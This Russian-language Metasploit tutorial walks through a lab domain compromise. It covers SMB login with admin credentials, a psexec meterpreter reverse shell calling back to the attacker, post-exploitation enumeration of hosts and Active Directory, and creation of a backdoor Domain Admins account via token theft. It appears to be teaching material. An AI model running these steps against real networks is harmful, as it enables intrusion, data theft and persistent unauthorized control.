└─$ msfconsole -q
msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.250.250
RHOSTS ⇒ 192.168.250.250
msf auxiliary(scanner/smb/smb_login) > set SMBDomain contoso.lab
SMBDomain ⇒ contoso.lab
msf auxiliary(scanner/smb/smb_login) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf auxiliary(scanner/smb/smb_login) > set SMBPass P@ssw0rd
SMBPass ⇒ P@ssw0rd
msf auxiliary(scanner/smb/smb_login) > set CreateSession True
CreateSession ⇒ true
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.250.250:445   - 192.168.250.250:445   - Starting SMB login bruteforce
[+] 192.168.250.250:445   - 192.168.250.250:445   - Success: 'contoso.lab\Administrator:P@ssw0rd' Administrator
[*] SMB session 1 opened (192.168.250.100:38443 → 192.168.250.250:445) at 2026-01-31 19:33:22 +0700
[*] 192.168.250.250:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.250.250:445   - Bruteforce completed, 1 credential was successful.
[*] 192.168.250.250:445   - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

Использование модуля `auxiliary/scanner/smb/smb_smblogin` для получения сессии smb, требуется аутентификация пользователя

Общее взаимодействие с сессиями в msf

```
msf auxiliary(scanner/smb/smb_login) > sessions -l # list all sessions

Active sessions
===============

  Id  Name  Type  Information                          Connection
  --  ----  ----  -----------                          ----------
  1         smb   SMB Administrator @ 192.168.250.250:445  192.168.250.100:38443 → 192.168.250.250:445 (192.168.250.250)

msf auxiliary(scanner/smb/smb_login) > sessions -i 1 # enter to session 1
[*] Starting interaction with 1...

SMB (192.168.250.250) > background # exit from session
[*] Backgrounding session 1...
msf auxiliary(scanner/smb/smb_login) > sessions -i 1 # enter to session 1
[*] Starting interaction with 1...

SMB (192.168.250.250) > exit # exit from session and close
[*] Shutting down session: 1

[*] 192.168.250.250 - SMB session 1 closed.  Reason: User exit
msf auxiliary(scanner/smb/smb_login) > sessions -l

Active sessions
===============

No active sessions.

msf auxiliary(scanner/smb/smb_login) >
```

`sessions -l`	обзор всех сессий
`sessions –i 1`	вход в сессию <id>

`backgroung`
 	
`bg`
	выход из сессии с ее сохранением в фоновом режиме

`exit`	выход из сессии с ее закрытием

Эксплуатация сессии smb

```
msf auxiliary(scanner/smb/smb_login) > sessions -i 1
[*] Starting interaction with 1 ...

SMB (192.168.250.250\C$) > shares
Shares
======

    #  Name      Type          comment
    -  ----      ----          -------
    0  ADMIN$    DISK|SPECIAL  Remote Admin
    1  C$        DISK|SPECIAL  Default share
    2  IPC$      IPC|SPECIAL   Remote IPC
    3  NETLOGON  DISK          Logon server share
    4  SYSVOL    DISK          Logon server share

SMB (192.168.250.250\C$) > shares -i 1
[+] Successfully connected to C$
SMB (192.168.250.250\C$) > ls
ls
==

    #   Type  Name                    Created                   Accessed                  Written                   Changed                   Size
    -   ----  ----                    -------                   --------                  -------                   -------                   ----
    0   DIR   $Recycle.Bin            2021-05-08T15:20:24+07:00  2025-01-18T18:57:32+07:00  2025-01-18T18:57:32+07:00  2025-01-18T18:57:32+07:00
    1   DIR   $WinREAgent            2025-02-19T02:39:51+07:00  2025-02-19T02:39:51+07:00  2025-02-19T02:39:51+07:00  2025-02-19T02:39:51+07:00
    2   DIR   -                       2025-01-24T15:36:17+07:00  2025-08-28T09:50:39+07:00  2025-08-28T09:50:39+07:00  2025-08-28T09:50:39+07:00
    3   DIR   Documents and Settings  2025-01-18T08:56:39+07:00  2025-01-18T08:56:39+07:00  2025-01-18T08:56:39+07:00  2025-01-18T08:56:39+07:00
    4   FILE  DumpStack.log.tmp       2025-01-18T08:52:19+07:00  2026-01-28T12:13:50+07:00  2026-01-28T12:13:50+07:00  2026-01-28T12:13:50+07:00  12288
    5   FILE  hostname.txt            2026-01-31T19:45:29+07:00  2026-01-31T19:45:29+07:00  2026-01-31T19:45:29+07:00  2026-01-31T19:45:29+07:00  11
    6   DIR   inetpub                 2025-08-16T01:09:28+07:00  2025-08-16T01:09:28+07:00  2025-08-16T01:10:01+07:00  2025-08-16T01:10:01+07:00
    7   FILE  pagefile.sys            2025-01-18T08:52:18+07:00  2026-01-28T12:13:49+07:00  2026-01-28T12:13:49+07:00  2026-01-28T12:13:49+07:00  738197504
    8   DIR   PerfLogs                2021-05-08T15:20:24+07:00  2021-05-08T15:20:24+07:00  2021-05-08T15:20:24+07:00  2025-01-18T08:50:53+07:00
    9   DIR   Program Files           2021-05-08T15:20:24+07:00  2025-02-14T13:10:12+07:00  2025-02-14T13:10:12+07:00  2025-02-14T13:10:12+07:00
    10  DIR   Program Files (x86)     2021-05-08T15:20:24+07:00  2025-02-14T13:10:32+07:00  2025-02-14T13:10:32+07:00  2025-02-14T13:10:32+07:00
    11  DIR   ProgramData             2021-05-08T15:20:24+07:00  2025-08-28T11:35:40+07:00  2025-08-28T11:35:40+07:00  2025-08-28T11:35:40+07:00
    12  DIR   Recovery                2025-01-18T08:56:46+07:00  2025-01-18T08:56:46+07:00  2025-01-18T08:56:46+07:00  2025-01-18T08:56:46+07:00
    13  DIR   System Volume Information  2025-01-18T08:52:16+07:00  2025-01-24T18:37:40+07:00  2025-01-24T18:37:40+07:00  2025-01-24T18:37:40+07:00
    14  DIR   Users                   2021-05-08T15:06:51+07:00  2025-01-24T16:00:22+07:00  2025-01-24T16:00:22+07:00  2025-01-24T16:00:22+07:00
    15  DIR   Windows                 2021-05-08T15:06:51+07:00  2025-08-16T01:21:54+07:00  2025-08-16T01:21:54+07:00  2025-08-16T01:21:54+07:00

SMB (192.168.250.250\C$) > cat hostname.txt
cnt-adc-1

SMB (192.168.250.250\C$) > download hostname.txt
[*] Downloaded 11.00 B of 11.00 B (100.0%)
[+] Downloaded hostname.txt to hostname.txt
SMB (192.168.250.250\C$) > lcat hostname.txt
cnt-adc-1
SMB (192.168.250.250\C$) >
```

Получение справки в режиме сессии smb

```
SMB (192.168.250.250\C$) > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    exit          Terminate the SMB session
    help          Help menu
    irb           Open an interactive Ruby shell on the current session
    pry           Open the Pry debugger on the current session
    sessions      Quickly switch to another session


Shares Commands
===============

    Command       Description
    -------       -----------
    cat           Read the file at the given path
    cd            Change the current remote working directory
    delete        Delete a file
    dir           List all files in the current directory (alias for ls)
    download      Download a file
    ls            List all files in the current directory
    mkdir         Make a new directory
    pwd           Print the current remote working directory
    rmdir         Delete a directory
    shares        View the available shares and interact with one
    upload        Upload a file


Local File System Commands
==========================

    Command       Description
    -------       -----------
    getlwd        Print local working directory (alias for lpwd)
    lcat          Read the contents of a local file to the screen
    lcd           Change local working directory
    ldir          List local files (alias for lls)
    lls           List local files
    lmkdir        Create new directory on local machine
    lpwd          Print local working directory
```

Получение сессии meterpreter (mtr)

```
┌──(pt㉿cnt-pt-1)-[~]
└─$ msfconsole -q
msf > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set RHOST 192.168.250.250
RHOST ⇒ 192.168.250.250
msf exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf exploit(windows/smb/psexec) > set SMBPass P@ssw0rd
SMBPass ⇒ P@ssw0rd
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.0.120:4444
[*] 192.168.250.250:445 - Connecting to the server ...
[*] 192.168.250.250:445 - Authenticating to 192.168.250.250:445 as user 'Administrator' ...
[*] 192.168.250.250:445 - Selecting PowerShell target
[*] 192.168.250.250:445 - Executing the payload ...
[+] 192.168.250.250:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (190534 bytes) to 192.168.250.250
[*] Meterpreter session 1 opened (192.168.0.120:4444 → 192.168.250.250:61116) at 2026-01-31 20:11:13 +0700

meterpreter > sysinfo
Computer        : CNT-ADC-1
OS              : Windows Server 2022 (10.0 Build 20348).
Architecture    : x64
System Language : ru_RU
Domain          : CONTOSO
Logged On Users : 8
Meterpreter     : x86/windows
meterpreter >
```

```
use exploit/windows/smb/psexec
set RHOST 192.168.250.250
set SMBUser Administrator
set SMBPass P@ssw0rd
run
```

Использование модуля `exploit/windows/smb/psexec` для получения сессии mtr, требуется аутентификация пользователя. Работа с сессией mtr аналогична smb.
Установленная сессия mtr может использоваться в пост-эксплуатационных модулях.

Получение справки в режиме сессии meterpreter

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

```
Priv: Elevate Commands
======================

    Command                   Description
    -------                   -----------
    getsystem                 Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command                   Description
    -------                   -----------
    hashdump                  Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command                   Description
    -------                   -----------
    timestomp                 Manipulate file MACE attributes

Stdapi: File system Commands
============================

    Command                   Description
    -------                   -----------
    cat                       Read the contents of a file to the screen
    cd                        Change directory
    checksum                  Retrieve the checksum of a file
    cp                        Copy source to destination
    del                       Delete the specified file
    dir                       List files (alias for ls)
    download                  Download a file or directory
    edit                      Edit a file
    getlwd                    Print local working directory (alias for lpwd)
    getwd                     Print working directory
    lcat                      Read the contents of a local file to the screen
    lcd                       Change local working directory
    ldir                      List local files (alias for lls)
    lls                       List local files
    lmkdir                    Create new directory on local machine
    lpwd                      Print local working directory
    ls                        List files
    mkdir                     Make directory
    mv                        Move source to destination
```

Использование модулей пост-эксплуатации для сбора информации о windows-хосте

Получение информации о сетевых каталогах хоста

Модуль `post/windows/gather/enum_shares`

```
msf post(windows/gather/enum_shares) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CNT-ADC-1  192.168.0.120:4444 → 192.168.250.250:54784

msf post(windows/gather/enum_shares) > use post/windows/gather/enum_shares
msf post(windows/gather/enum_shares) > set session 1
session ⇒ 1
msf post(windows/gather/enum_shares) > run
[*] Running module against CNT-ADC-1 (192.168.250.250)
[*] The following shares were found:
[*]     Name: SYSVOL
[*]     Path: C:\Windows\SYSVOL\sysvol
[*]     Remark: Logon server share
[*]     Type: DISK
[*]
[*]     Name: NETLOGON
[*]     Path: C:\Windows\SYSVOL\sysvol\contoso.lab\SCRIPTS
[*]     Remark: Logon server share
[*]     Type: DISK
[*]
[*] Post module execution completed
msf post(windows/gather/enum_shares) >
```

`sessions -l`
`use post/windows/gather/enum_shares`
`set session 1`
`run`

Получение информации об активных пользователях хоста

Модуль `post/windows/gather/enum_logged_on_users`

```
msf post(windows/gather/enum_shares) > use post/windows/gather/enum_logged_on_users
msf post(windows/gather/enum_logged_on_users) > set session 1
session ⇒ 1
msf post(windows/gather/enum_logged_on_users) > run
[*] Running module against CNT-ADC-1 (192.168.250.250)

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-4240677063-2458479951-783602691-500   CONTOSO\Administrator


[+] Results saved in: /home/pt/.msf4/loot/20260131202732_default_192.168.250.250_host.users.activ_859418.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       C:\Windows\system32\config\systemprofile
 S-1-5-19                                       C:\Windows\ServiceProfiles\LocalService
 S-1-5-20                                       C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-2495299273-1550643078-88650105-500    C:\Users\Administrator.CNT-ADC-1
 S-1-5-21-4240677063-2458479951-783602691-500   C:\Users\Administrator


[+] Results saved in: /home/pt/.msf4/loot/20260131202733_default_192.168.250.250_host.users.recen_196298.txt
[*] Post module execution completed
msf post(windows/gather/enum_logged_on_users) >
```

`use post/windows/gather/enum_logged_on_users`
`set session 1`
`run`

Получение информации об активных терминальных сессиях, инициированных с хоста

Модуль `post/windows/gather/enum_termserv`

```
msf post(windows/gather/enum_termserv) > use post/windows/gather/enum_termserv
msf post(windows/gather/enum_termserv) > set session 1
session ⇒ 1
msf post(windows/gather/enum_termserv) > run
[*] Doing enumeration for S-1-5-21-2495299273-1550643078-88650105-500
[*] Doing enumeration for S-1-5-21-4240677063-2458479951-783602691-500
[+] Systems connected to:
[+] Server list and user hints:
[+] cnt-srv-1.contoso.lab is connected to as CONTOSO\Administrator
[+] cnt-wks-1.contoso.lab is connected to as CONTOSO\Administrator
[*] Post module execution completed
msf post(windows/gather/enum_termserv) >
```

`use post/windows/gather/enum_termserv`
`set session 1`
`run`

Получение информации о сервисах, работающих на хосте

Модуль `post/windows/gather/enum_services`

```
msf post(windows/gather/credentials/gpp) > use post/windows/gather/enum_services
msf post(windows/gather/enum_services) > set session 1
session => 1
msf post(windows/gather/enum_services) > run
[*] Listing Service Info for matching services, please wait...
[+] New service credential detected: ADWS is running as 'LocalSystem'
[+] New service credential detected: AJRouter is running as 'NT AUTHORITY\LocalService'
[+] New service credential detected: CryptSvc is running as 'NT Authority\NetworkService'
[*] Found 222 Windows services matching filters

Services
========

 Name                          Credentials                 Command   Startup
 ----                          -----------                 -------   -------
 ADWS                          LocalSystem                 Auto      C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
 AJRouter                      NT AUTHORITY\LocalService   Manual    C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
 ALG                           NT AUTHORITY\LocalService   Manual    C:\Windows\System32\alg.exe
 AppIDSvc                      NT Authority\LocalService   Manual    C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
 AppMgmt                       LocalSystem                 Manual    C:\Windows\system32\svchost.exe -k netsvcs -p
 AppReadiness                  LocalSystem                 Manual    C:\Windows\System32\svchost.exe -k AppReadiness -p
 AppVClient                    LocalSystem                 Disabled  C:\Windows\system32\AppVClient.exe
 AppXSvc                       LocalSystem                 Manual    C:\Windows\system32\svchost.exe -k wsappx -p
 Appinfo                       LocalSystem                 Manual    C:\Windows\system32\svchost.exe -k netsvcs -p
 AudioEndpointBuilder          LocalSystem                 Manual    C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
 Audiosrv                      NT AUTHORITY\LocalService   Manual    C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
 AxInstSV                      LocalSystem                 Disabled  C:\Windows\system32\svchost.exe -k AxInstSVGroup
 BFE                           NT AUTHORITY\LocalService   Auto      C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
 BITS                          LocalSystem                 Manual    C:\Windows\System32\svchost.exe -k netsvcs -p
 BalloonService                LocalSystem                 Auto      "C:\Program Files (x86)\SPICE Guest Tools\drivers\Balloon\2k16\amd64\blnsvr.exe"
 BrokerInfrastructure          LocalSystem                 Auto      C:\Windows\system32\svchost.exe -k DcomLaunch -p
```

```
use post/windows/gather/enum_services
set session 1
run
```

Получение информации об установленных приложениях

Модуль `post/windows/gather/enum_applications`

```
msf post(windows/gather/tcpnetstat) > use post/windows/gather/enum_applications
msf post(windows/gather/enum_applications) > set session 1
session ⇒ 1
msf post(windows/gather/enum_applications) > run
[*] Enumerating applications installed on CNT-ADC-1

Installed Applications
======================

 Name                    Version
 ----                    -------
 Microsoft Edge          143.0.3650.80
 Microsoft Edge          143.0.3650.80
 SPICE Guest Tools 0.141  0.141
 SPICE Guest Tools 0.141  0.141


[+] Results stored in: /home/pt/.msf4/loot/20260131204055_default_192.168.250.250_host.application_406633.txt
[*] Post module execution completed
msf post(windows/gather/enum_applications) >
```

`use post/windows/gather/enum_applications`
`set session 1`
`run`

Получение информации о сетевых соединениях и службах

Модуль `post/windows/gather/tcpnetstat`

```
msf post(windows/gather/tcpnetstat) > use post/windows/gather/tcpnetstat
msf post(windows/gather/tcpnetstat) > set session 1
session ⇒ 1
msf post(windows/gather/tcpnetstat) > run
[*] TCP Table Size: 852
[*] Total TCP Entries: 32
[*] Connection Table
═══════════════

  STATE        LHOST            LPORT  RHOST          RPORT
  ─────        ─────            ─────  ─────          ─────
  ESTABLISHED  192.168.250.250  3389   192.168.0.102  53618
  ESTABLISHED  192.168.250.250  61116  192.168.0.120  4444
  LISTEN       0.0.0.0          88     0.0.0.0        _
  LISTEN       0.0.0.0          135    0.0.0.0        _
  LISTEN       0.0.0.0          389    0.0.0.0        _
  LISTEN       0.0.0.0          445    0.0.0.0        _
  LISTEN       0.0.0.0          464    0.0.0.0        _
  LISTEN       0.0.0.0          593    0.0.0.0        _
  LISTEN       0.0.0.0          636    0.0.0.0        _
  LISTEN       0.0.0.0          3268   0.0.0.0        _
  LISTEN       0.0.0.0          3269   0.0.0.0        _
  LISTEN       0.0.0.0          3389   0.0.0.0        _
  LISTEN       0.0.0.0          5357   0.0.0.0        _
  LISTEN       0.0.0.0          5985   0.0.0.0        _
  LISTEN       0.0.0.0          9389   0.0.0.0        _
  LISTEN       0.0.0.0          47001  0.0.0.0        _
  LISTEN       0.0.0.0          49664  0.0.0.0        _
  LISTEN       0.0.0.0          49665  0.0.0.0        _
  LISTEN       0.0.0.0          49666  0.0.0.0        _
  LISTEN       0.0.0.0          49667  0.0.0.0        _
  LISTEN       0.0.0.0          49668  0.0.0.0        _
  LISTEN       0.0.0.0          49669  0.0.0.0        _
  LISTEN       0.0.0.0          53231  0.0.0.0        _
  LISTEN       0.0.0.0          53232  0.0.0.0        _
  LISTEN       0.0.0.0          53233  0.0.0.0        _
  LISTEN       0.0.0.0          55449  0.0.0.0        _
  LISTEN       0.0.0.0          55465  0.0.0.0        _
  LISTEN       0.0.0.0          55469  0.0.0.0        _
  LISTEN       127.0.0.1        53     0.0.0.0        _
  LISTEN       192.168.250.250  53     0.0.0.0        _
  LISTEN       192.168.250.250  139    0.0.0.0        _
  SYN_SENT     192.168.250.250  61249  52.140.118.28  443

[*] Post module execution completed
msf post(windows/gather/tcpnetstat) >
```

```
use post/windows/gather/tcpnetstat
set session 1
run
```

Использование модулей пост-эксплуатации для сбора информации и взаимодействия с Active Directory

Получение информации о пользователях домена AD

Модуль `post/windows/gather/enum_ad_users`

```
msf post(windows/gather/enum_ad_users) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CNT-ADC-1  192.168.0.120:4444 → 192.168.250.250:54784 (192.168.250.250)

msf post(windows/gather/enum_ad_users) > use post/windows/gather/enum_ad_users
msf post(windows/gather/enum_ad_users) > set session 1
session ⇒ 1
msf post(windows/gather/enum_ad_users) > run
Domain Users
============

 sAMAccountName  name           userPrincipalName    userAccountControl  lockoutTime  mail  primarygroupid  description
 --------------  ----           -----------------    ------------------  -----------  ----  --------------  -----------
 Administrator   Administrator                       66048                                  513             Built-in account for administering the computer/domain
 Guest           Guest                               66082                                  514             Built-in account for guest access to the computer/domain
 krbtgt          krbtgt                              514                                    513             Key Distribution Center Service Account
 user            user           user@contoso.lab     66048                                  513             Contoso Domain User
 userSAN         userSAN        usersan@contoso.lab  66048                                  513             Contoso SAN Spoof Proxy User

[*] Post module execution completed
msf post(windows/gather/enum_ad_users) >
```

`sessions -l`
`use post/windows/gather/enum_ad_users`
`set session 1`
`run`

Получение информации о компьютерах домена AD

Модуль `post/windows/gather/enum_ad_computers`

```
msf post(windows/gather/enum_ad_users) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CNT-ADC-1  192.168.0.120:4444 → 192.168.250.250:54784 (192.168.250.250)

msf post(windows/gather/enum_ad_users) > use post/windows/gather/enum_ad_computers
msf post(windows/gather/enum_ad_computers) > set session 1
session ⇒ 1
msf post(windows/gather/enum_ad_computers) > run
Domain Computers
================

 dNSHostName              distinguishedName                                  description  operatingSystem                operatingSystemServicePack
 -----------              -----------------                                  -----------  ---------------                --------------------------
 cnt-adc-1.contoso.lab    CN=CNT-ADC-1,OU=Domain Controllers,DC=contoso,DC=lab             Windows Server 2022 Datacenter
 cnt-srv-1.contoso.lab    CN=CNT-SRV-1,CN=Computers,DC=contoso,DC=lab                      Windows Server 2022 Datacenter
 cnt-srv-ca-1.contoso.lab CN=CNT-SRV-CA-1,CN=Computers,DC=contoso,DC=lab                   Windows Server 2022 Datacenter
 cnt-pki-1.contoso.lab    CN=CNT-PKI-1,CN=Computers,DC=contoso,DC=lab                      Windows Server 2022 Datacenter

[*] Post module execution completed
msf post(windows/gather/enum_ad_computers) >
```

`sessions -l`
`use post/windows/gather/enum_ad_computers`
`set session 1`
`run`

Получение информации о группах домена AD

Модуль `post/windows/gather/enum_ad_groups`

```
msf post(windows/gather/enum_ad_computers) > use post/windows/gather/enum_ad_groups
msf post(windows/gather/enum_ad_groups) > set session 1
session => 1
msf post(windows/gather/enum_ad_groups) > run
Domain Groups
=============

 name                                distinguishedname                                                  description
 ----                                -----------------                                                  -----------
 Administrators                      CN=Administrators,CN=Builtin,DC=contoso,DC=lab                     Administrators have complete and unrestricted access to the compu
                                                                                                        ter/domain
 Users                               CN=Users,CN=Builtin,DC=contoso,DC=lab                              Users are prevented from making accidental or intentional system-
                                                                                                        wide changes and can run most applications
 Guests                              CN=Guests,CN=Builtin,DC=contoso,DC=lab                             Guests have the same access as members of the Users group by defa
                                                                                                        ult, except for the Guest account which is further restricted
 Print Operators                     CN=Print Operators,CN=Builtin,DC=contoso,DC=lab                    Members can administer printers installed on domain controllers
 Backup Operators                    CN=Backup Operators,CN=Builtin,DC=contoso,DC=lab                   Backup Operators can override security restrictions for the sole
                                                                                                        purpose of backing up or restoring files
 Replicator                          CN=Replicator,CN=Builtin,DC=contoso,DC=lab                         Supports file replication in a domain
 Remote Desktop Users                CN=Remote Desktop Users,CN=Builtin,DC=contoso,DC=lab               Members in this group are granted the right to logon remotely
 Network Configuration Operators     CN=Network Configuration Operators,CN=Builtin,DC=contoso,DC=lab    Members in this group can have some administrative privileges to
```

`sessions -l`
`use post/windows/gather/enum_ad_groups`
`set session 1`
`run`

Создание пользователя в AD с добавлением в группу

Модуль `post/windows/manage/add_user`

```
msf post(windows/manage/add_user) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CNT-ADC-1  192.168.0.120:4444 → 192.168.250.250:55294 (192.168.250.250)

msf post(windows/manage/add_user) > use post/windows/manage/add_user
msf post(windows/manage/add_user) > set session 1
session ⇒ 1
msf post(windows/manage/add_user) > set addtodomain true
addtodomain ⇒ true
msf post(windows/manage/add_user) > set addtogroup true
addtogroup ⇒ true
msf post(windows/manage/add_user) > set username cool_hacker
username ⇒ cool_hacker
msf post(windows/manage/add_user) > set password P@ssw0rd
password ⇒ P@ssw0rd
msf post(windows/manage/add_user) > set group "Domain Admins"
group ⇒ Domain Admins
msf post(windows/manage/add_user) > run
[*] Running module on CNT-ADC-1 (192.168.250.250)
[*] Domain Mode
[+] Found Domain : \\cnt-adc-1.contoso.lab
[+] Found Domain Admin Token: 1 - 192.168.250.250 - Administrator (Delegation Token)
[*] Found token for CONTOSO\Administrator
[*] Stealing token of process ID 5200
[*] Adding 'cool_hacker' as a user to the CONTOSO domain
[+] User 'cool_hacker' was added to the CONTOSO domain.
[*] Adding 'cool_hacker' to the 'Domain Admins' Domain Group
[+] 'cool_hacker' is now a member of the 'Domain Admins' group!
[*] Post module execution completed
msf post(windows/manage/add_user) >
```

```
sessions –l
use post/windows/manage/add_user
set session 1
set addtodomain true
set addtogroup true
set username cool_hacker
set password P@ssw0rd
set group "Domain Admins"
run
```

Материалы для изучения:

1. Официальная документация проекта: https://docs.metasploit.com/
2. Бесплатный онлайн курс обучения https://www.offsec.com/metasploit-unleashed/
3. Книга METASPLOIT 2nd Edition
   The Penetration Tester’s Guide by David Kennedy